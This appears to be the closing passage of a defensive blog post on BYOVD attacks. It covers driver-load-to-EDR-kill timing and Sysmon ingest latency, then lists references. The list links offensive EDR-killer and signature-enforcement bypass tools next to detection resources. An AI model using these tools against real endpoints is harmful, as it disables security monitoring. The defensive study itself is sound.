
The dwell time between driver load and EDR termination is typically under 30 seconds. If your Sysmon pipeline has a 5-minute ingest delay, you will see the EID 6 alert after the EDR is already dead.
The CSIRT lesson: Endpoint visibility is only as good as your ingest latency. Optimise your pipeline for sub-60-second ingest on Sysmon Event ID 6 with LOLDrivers hash matching at ingest.
References and Open-Source Research
Primary research and tools:
- Dsebler: github.com/lem0nSec/Dsebler — KExecDD reimplementation; KsecDD.sys as DSE disable gadget
- PhantomKiller: github.com/redteamfortress/PhantomKiller
- NimBlackout: github.com/Helixo32/NimBlackout
- DrvEye: github.com/0xDbgMan/DrvEye
- BYOVD Watchdog: github.com/pwnfuzz/byovd-watchdog · live at byovd-watchdog.pwnfuzz.com
- BYOVDFinder: github.com/ghostbyt3/BYOVDFinder
- Trail of Bits HVCI LOLDrivers Check: github.com/trailofbits/HVCI-loldrivers-check
- ADHDMurky: BYOVD for Dummies: adhdmurky.github.io/posts/post3
- Blackout (original): github.com/ZeroMemoryEx/Blackout
Community resources:
- LOLDrivers: loldrivers.io · SIEM detections
- Microsoft WDAC Block List: aka.ms/VulnerableDriverBlockList
- MITRE ATT&CK: T1068 · T1562.001 · T1543.003 · T1014
Related posts on this blog: